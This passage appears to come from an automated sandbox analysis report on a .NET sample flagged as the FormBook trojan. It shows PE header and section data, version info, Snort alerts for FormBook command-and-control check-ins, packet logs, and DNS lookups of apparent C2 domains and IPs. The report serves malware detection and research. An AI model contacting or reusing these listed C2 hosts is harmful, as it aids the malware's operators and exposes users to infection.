add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb3cc4	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb4000	0x28024	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xde000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb1d1c	0xb1e00	False	0.953868916901	data	7.94799509268	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb4000	0x28024	0x28200	False	0.347449376947	data	5.34674727144	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xde000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb4280	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xc4aa8	0x94a8	data		
RT_ICON	0xcdf50	0x5488	data		

Name	RVA	Size	Type	Language	Country
RT_ICON	0xd33d8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0xd7600	0x25a8	data		
RT_ICON	0xd9ba8	0x10a8	data		
RT_ICON	0xdac50	0x988	data		
RT_ICON	0xdb5d8	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xdba40	0x76	data		
RT_VERSION	0xdbab8	0x37e	data		
RT_MANIFEST	0xdbe38	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2012
Assembly Version	8.1.1.15
InternalName	SyncSortedList.exe
FileVersion	8.1.1.14
CompanyName	Landskip Yard Care
LegalTrademarks	A++
Comments	
ProductName	LevelActivator
ProductVersion	8.1.1.14
FileDescription	LevelActivator
OriginalFilename	SyncSortedList.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:03:55.992832	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49719	80	192.168.2.7	104.21.7.67
04/12/21-10:03:55.992832	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49719	80	192.168.2.7	104.21.7.67
04/12/21-10:03:55.992832	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49719	80	192.168.2.7	104.21.7.67
04/12/21-10:04:06.577115	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49721	80	192.168.2.7	3.13.255.157
04/12/21-10:04:06.577115	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49721	80	192.168.2.7	3.13.255.157
04/12/21-10:04:06.577115	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49721	80	192.168.2.7	3.13.255.157
04/12/21-10:04:45.313567	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.7	52.58.78.16
04/12/21-10:04:45.313567	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.7	52.58.78.16
04/12/21-10:04:45.313567	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.7	52.58.78.16

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:03:23.034774065 CEST	49705	80	192.168.2.7	192.0.78.25
Apr 12, 2021 10:03:23.075706959 CEST	80	49705	192.0.78.25	192.168.2.7
Apr 12, 2021 10:03:23.075937986 CEST	49705	80	192.168.2.7	192.0.78.25
Apr 12, 2021 10:03:23.076253891 CEST	49705	80	192.168.2.7	192.0.78.25
Apr 12, 2021 10:03:23.117088079 CEST	80	49705	192.0.78.25	192.168.2.7
Apr 12, 2021 10:03:23.117110968 CEST	80	49705	192.0.78.25	192.168.2.7
Apr 12, 2021 10:03:23.117119074 CEST	80	49705	192.0.78.25	192.168.2.7
Apr 12, 2021 10:03:23.117327929 CEST	49705	80	192.168.2.7	192.0.78.25
Apr 12, 2021 10:03:23.117460012 CEST	49705	80	192.168.2.7	192.0.78.25
Apr 12, 2021 10:03:23.158083916 CEST	80	49705	192.0.78.25	192.168.2.7
Apr 12, 2021 10:03:44.995295048 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.297630072 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.297919989 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.298271894 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.600028038 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601017952 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601061106 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601099968 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601140976 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601155996 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.601180077 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601210117 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.601217985 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601258039 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601300955 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.601301908 CEST	80	49711	15.165.26.252	192.168.2.7
Apr 12, 2021 10:03:45.601350069 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:45.601362944 CEST	49711	80	192.168.2.7	15.165.26.252
Apr 12, 2021 10:03:50.707400084 CEST	49718	80	192.168.2.7	81.17.18.198
Apr 12, 2021 10:03:50.757863998 CEST	80	49718	81.17.18.198	192.168.2.7
Apr 12, 2021 10:03:50.757976055 CEST	49718	80	192.168.2.7	81.17.18.198
Apr 12, 2021 10:03:50.758109093 CEST	49718	80	192.168.2.7	81.17.18.198
Apr 12, 2021 10:03:50.808378935 CEST	80	49718	81.17.18.198	192.168.2.7
Apr 12, 2021 10:03:50.822356939 CEST	80	49718	81.17.18.198	192.168.2.7
Apr 12, 2021 10:03:50.822392941 CEST	80	49718	81.17.18.198	192.168.2.7
Apr 12, 2021 10:03:50.822529078 CEST	49718	80	192.168.2.7	81.17.18.198
Apr 12, 2021 10:03:50.822621107 CEST	49718	80	192.168.2.7	81.17.18.198
Apr 12, 2021 10:03:50.873472929 CEST	80	49718	81.17.18.198	192.168.2.7
Apr 12, 2021 10:03:55.941447020 CEST	49719	80	192.168.2.7	104.21.7.67
Apr 12, 2021 10:03:55.992517948 CEST	80	49719	104.21.7.67	192.168.2.7
Apr 12, 2021 10:03:55.992671967 CEST	49719	80	192.168.2.7	104.21.7.67
Apr 12, 2021 10:03:55.992831945 CEST	49719	80	192.168.2.7	104.21.7.67
Apr 12, 2021 10:03:56.045136929 CEST	80	49719	104.21.7.67	192.168.2.7
Apr 12, 2021 10:03:56.058897972 CEST	80	49719	104.21.7.67	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:03:56.058953047 CEST	80	49719	104.21.7.67	192.168.2.7
Apr 12, 2021 10:03:56.059065104 CEST	49719	80	192.168.2.7	104.21.7.67
Apr 12, 2021 10:03:56.059170008 CEST	49719	80	192.168.2.7	104.21.7.67
Apr 12, 2021 10:03:56.110069990 CEST	80	49719	104.21.7.67	192.168.2.7
Apr 12, 2021 10:04:01.148515940 CEST	49720	80	192.168.2.7	52.56.126.26
Apr 12, 2021 10:04:01.200898886 CEST	80	49720	52.56.126.26	192.168.2.7
Apr 12, 2021 10:04:01.201147079 CEST	49720	80	192.168.2.7	52.56.126.26
Apr 12, 2021 10:04:01.201181889 CEST	49720	80	192.168.2.7	52.56.126.26
Apr 12, 2021 10:04:01.253643990 CEST	80	49720	52.56.126.26	192.168.2.7
Apr 12, 2021 10:04:01.253669024 CEST	80	49720	52.56.126.26	192.168.2.7
Apr 12, 2021 10:04:01.253680944 CEST	80	49720	52.56.126.26	192.168.2.7
Apr 12, 2021 10:04:01.253880978 CEST	49720	80	192.168.2.7	52.56.126.26
Apr 12, 2021 10:04:01.253906012 CEST	49720	80	192.168.2.7	52.56.126.26
Apr 12, 2021 10:04:01.306417942 CEST	80	49720	52.56.126.26	192.168.2.7
Apr 12, 2021 10:04:06.439419031 CEST	49721	80	192.168.2.7	3.13.255.157
Apr 12, 2021 10:04:06.576766968 CEST	80	49721	3.13.255.157	192.168.2.7
Apr 12, 2021 10:04:06.576963902 CEST	49721	80	192.168.2.7	3.13.255.157
Apr 12, 2021 10:04:06.577115059 CEST	49721	80	192.168.2.7	3.13.255.157
Apr 12, 2021 10:04:06.714370012 CEST	80	49721	3.13.255.157	192.168.2.7
Apr 12, 2021 10:04:06.714777946 CEST	80	49721	3.13.255.157	192.168.2.7
Apr 12, 2021 10:04:06.714795113 CEST	80	49721	3.13.255.157	192.168.2.7
Apr 12, 2021 10:04:06.714907885 CEST	49721	80	192.168.2.7	3.13.255.157
Apr 12, 2021 10:04:06.715009928 CEST	49721	80	192.168.2.7	3.13.255.157
Apr 12, 2021 10:04:06.852257967 CEST	80	49721	3.13.255.157	192.168.2.7
Apr 12, 2021 10:04:17.127279997 CEST	49734	80	192.168.2.7	52.206.71.220
Apr 12, 2021 10:04:17.253741980 CEST	80	49734	52.206.71.220	192.168.2.7
Apr 12, 2021 10:04:17.253856897 CEST	49734	80	192.168.2.7	52.206.71.220
Apr 12, 2021 10:04:17.254053116 CEST	49734	80	192.168.2.7	52.206.71.220
Apr 12, 2021 10:04:17.381551027 CEST	80	49734	52.206.71.220	192.168.2.7
Apr 12, 2021 10:04:17.381587029 CEST	80	49734	52.206.71.220	192.168.2.7
Apr 12, 2021 10:04:17.381611109 CEST	80	49734	52.206.71.220	192.168.2.7
Apr 12, 2021 10:04:17.381784916 CEST	49734	80	192.168.2.7	52.206.71.220
Apr 12, 2021 10:04:17.381843090 CEST	49734	80	192.168.2.7	52.206.71.220
Apr 12, 2021 10:04:17.508168936 CEST	80	49734	52.206.71.220	192.168.2.7
Apr 12, 2021 10:04:22.617058992 CEST	49735	80	192.168.2.7	142.111.76.118
Apr 12, 2021 10:04:22.809813976 CEST	80	49735	142.111.76.118	192.168.2.7
Apr 12, 2021 10:04:22.809901953 CEST	49735	80	192.168.2.7	142.111.76.118
Apr 12, 2021 10:04:22.810084105 CEST	49735	80	192.168.2.7	142.111.76.118
Apr 12, 2021 10:04:23.060673952 CEST	80	49735	142.111.76.118	192.168.2.7
Apr 12, 2021 10:04:23.319248915 CEST	49735	80	192.168.2.7	142.111.76.118
Apr 12, 2021 10:04:23.560704947 CEST	80	49735	142.111.76.118	192.168.2.7
Apr 12, 2021 10:04:28.448050022 CEST	49736	80	192.168.2.7	172.67.130.43
Apr 12, 2021 10:04:28.499239922 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.499409914 CEST	49736	80	192.168.2.7	172.67.130.43
Apr 12, 2021 10:04:28.499571085 CEST	49736	80	192.168.2.7	172.67.130.43
Apr 12, 2021 10:04:28.550677061 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859160900 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859213114 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859246016 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859287024 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859333038 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859376907 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859422922 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859467983 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859505892 CEST	80	49736	172.67.130.43	192.168.2.7
Apr 12, 2021 10:04:28.859538078 CEST	80	49736	172.67.130.43	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:02:20.495014906 CEST	62452	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:02:20.560719013 CEST	53	62452	8.8.8.8	192.168.2.7
Apr 12, 2021 10:02:20.586713076 CEST	57820	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:02:20.635438919 CEST	53	57820	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:02:30.757080078 CEST	50848	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:02:30.821048021 CEST	53	50848	8.8.8.8	192.168.2.7
Apr 12, 2021 10:02:42.614327908 CEST	61242	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:02:42.679126024 CEST	53	61242	8.8.8.8	192.168.2.7
Apr 12, 2021 10:02:47.830168009 CEST	58562	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:02:47.887202978 CEST	53	58562	8.8.8.8	192.168.2.7
Apr 12, 2021 10:02:50.157366991 CEST	56590	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:02:50.225857973 CEST	53	56590	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:06.816339016 CEST	60501	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:06.865113974 CEST	53	60501	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:07.356026888 CEST	53775	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:07.405900955 CEST	53	53775	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:08.604291916 CEST	51837	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:08.659311056 CEST	53	51837	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:11.278681040 CEST	55411	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:11.337115049 CEST	53	55411	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:15.726967096 CEST	63668	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:15.775674105 CEST	53	63668	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:21.432589054 CEST	54640	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:21.494884014 CEST	53	54640	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:22.569964886 CEST	58739	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:22.632436037 CEST	53	58739	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:22.870313883 CEST	60338	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:23.026472092 CEST	53	60338	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:24.307562113 CEST	58717	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:24.359051943 CEST	53	58717	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:33.147968054 CEST	59762	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:33.315085888 CEST	53	59762	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:38.910700083 CEST	54329	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:39.600145102 CEST	53	54329	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:43.517762899 CEST	58052	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:43.567584038 CEST	53	58052	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:44.616936922 CEST	54008	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:44.994215012 CEST	53	54008	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:49.180460930 CEST	59451	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:49.229583025 CEST	53	59451	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:50.432384014 CEST	52914	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:50.498863935 CEST	53	52914	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:50.618171930 CEST	64569	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:50.706372976 CEST	53	64569	8.8.8.8	192.168.2.7
Apr 12, 2021 10:03:55.866353035 CEST	52816	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:03:55.940130949 CEST	53	52816	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:01.071098089 CEST	50781	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:01.145728111 CEST	53	50781	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:06.259737015 CEST	54230	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:06.437951088 CEST	53	54230	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:10.239384890 CEST	54911	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:10.315071106 CEST	53	54911	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:10.905457020 CEST	49958	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:10.985584974 CEST	53	49958	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:11.602550983 CEST	50860	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:11.610517979 CEST	50452	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:11.659197092 CEST	53	50452	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:11.664302111 CEST	53	50860	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:11.758018017 CEST	59730	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:12.050801039 CEST	53	59730	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:12.100214958 CEST	59310	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:12.157545090 CEST	53	59310	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:12.731231928 CEST	51919	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:12.841996908 CEST	53	51919	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:13.643189907 CEST	64296	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:13.700999975 CEST	53	64296	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:14.505546093 CEST	56680	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:14.567795038 CEST	53	56680	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:04:15.561683893 CEST	58820	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:15.628526926 CEST	53	58820	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:16.149455070 CEST	60983	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:16.202244997 CEST	53	60983	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:16.502510071 CEST	49247	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:16.564606905 CEST	53	49247	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:17.016347885 CEST	52286	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:17.059242010 CEST	56064	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:17.078577042 CEST	53	52286	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:17.126185894 CEST	53	56064	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:22.400674105 CEST	63744	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:22.615638018 CEST	53	63744	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:28.382811069 CEST	61457	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:28.445403099 CEST	53	61457	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:33.483331919 CEST	58367	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:33.531981945 CEST	53	58367	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:33.868014097 CEST	60599	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:33.948719978 CEST	53	60599	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:39.572663069 CEST	59571	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:39.647254944 CEST	53	59571	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:45.185347080 CEST	52689	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:45.270700932 CEST	53	52689	8.8.8.8	192.168.2.7
Apr 12, 2021 10:04:52.523541927 CEST	50290	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:04:52.573712111 CEST	53	50290	8.8.8.8	192.168.2.7
Apr 12, 2021 10:05:00.748820066 CEST	60427	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:05:00.800390005 CEST	53	60427	8.8.8.8	192.168.2.7
Apr 12, 2021 10:05:06.053375006 CEST	56209	53	192.168.2.7	8.8.8.8
Apr 12, 2021 10:05:06.754046917 CEST	53	56209	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 10:03:22.870313883 CEST	192.168.2.7	8.8.8.8	0x24ef	Standard query (0)	www.emmajanetracy.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:33.147968054 CEST	192.168.2.7	8.8.8.8	0x2947	Standard query (0)	www.omxpro.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:38.910700083 CEST	192.168.2.7	8.8.8.8	0xfd95	Standard query (0)	www.rosewodcibubur.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:44.616936922 CEST	192.168.2.7	8.8.8.8	0x7eb2	Standard query (0)	www.okitmall.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:50.618171930 CEST	192.168.2.7	8.8.8.8	0x3d59	Standard query (0)	www.moretuantired.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:55.866353035 CEST	192.168.2.7	8.8.8.8	0x12ac	Standard query (0)	www.betbonusuk.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:01.071098089 CEST	192.168.2.7	8.8.8.8	0x566e	Standard query (0)	www.weluvweb.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:06.259737015 CEST	192.168.2.7	8.8.8.8	0xb55e	Standard query (0)	www.warungjitu.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:11.758018017 CEST	192.168.2.7	8.8.8.8	0xe2a2	Standard query (0)	www.peridot.website	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:17.059242010 CEST	192.168.2.7	8.8.8.8	0x1742	Standard query (0)	www.appearwood.club	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:22.400674105 CEST	192.168.2.7	8.8.8.8	0x66c6	Standard query (0)	www.theartsutra.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:28.382811069 CEST	192.168.2.7	8.8.8.8	0xfaf3	Standard query (0)	www.chestfreezersale.xyz	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:33.868014097 CEST	192.168.2.7	8.8.8.8	0xd76d	Standard query (0)	www.loktantratvnews.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:39.572663069 CEST	192.168.2.7	8.8.8.8	0xe518	Standard query (0)	www.getboostphlo.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:45.185347080 CEST	192.168.2.7	8.8.8.8	0x953f	Standard query (0)	www.ux300e.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:05:06.053375006 CEST	192.168.2.7	8.8.8.8	0x3379	Standard query (0)	www.rosewodcibubur.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:03:23.026472092 CEST	8.8.8.8	192.168.2.7	0x24ef	No error (0)	www.emmajanetracy.com	emmajanetracy.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:03:23.026472092 CEST	8.8.8.8	192.168.2.7	0x24ef	No error (0)	emmajanetracy.com		192.0.78.25	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:23.026472092 CEST	8.8.8.8	192.168.2.7	0x24ef	No error (0)	emmajanetracy.com		192.0.78.24	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:33.315085888 CEST	8.8.8.8	192.168.2.7	0x2947	No error (0)	www.omxpro.com	www.omxpro.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:03:39.600145102 CEST	8.8.8.8	192.168.2.7	0xfd95	Server failure (2)	www.rosewoodcibubur.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:44.994215012 CEST	8.8.8.8	192.168.2.7	0x7eb2	No error (0)	www.okitmall.com		15.165.26.252	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:50.706372976 CEST	8.8.8.8	192.168.2.7	0x3d59	No error (0)	www.moretuantired.com		81.17.18.198	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:55.940130949 CEST	8.8.8.8	192.168.2.7	0x12ac	No error (0)	www.betbonusuk.com		104.21.7.67	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:55.940130949 CEST	8.8.8.8	192.168.2.7	0x12ac	No error (0)	www.betbonusuk.com		172.67.187.138	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:01.145728111 CEST	8.8.8.8	192.168.2.7	0x566e	No error (0)	www.weluvweb.com		52.56.126.26	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:06.437951088 CEST	8.8.8.8	192.168.2.7	0xb55e	No error (0)	www.warungjitu.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:04:06.437951088 CEST	8.8.8.8	192.168.2.7	0xb55e	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.13.255.157	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:06.437951088 CEST	8.8.8.8	192.168.2.7	0xb55e	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		52.15.160.167	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:06.437951088 CEST	8.8.8.8	192.168.2.7	0xb55e	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.14.206.30	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:12.050801039 CEST	8.8.8.8	192.168.2.7	0xe2a2	Name error (3)	www.peridot.website	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:17.126185894 CEST	8.8.8.8	192.168.2.7	0x1742	No error (0)	www.appearwood.club	hotlightexpens.fun		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:04:17.126185894 CEST	8.8.8.8	192.168.2.7	0x1742	No error (0)	hotlightexpens.fun		52.206.71.220	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:17.126185894 CEST	8.8.8.8	192.168.2.7	0x1742	No error (0)	hotlightexpens.fun		34.196.151.230	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:17.126185894 CEST	8.8.8.8	192.168.2.7	0x1742	No error (0)	hotlightexpens.fun		52.86.219.129	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:17.126185894 CEST	8.8.8.8	192.168.2.7	0x1742	No error (0)	hotlightexpens.fun		54.144.3.29	A (IP address)	IN (0x0001)
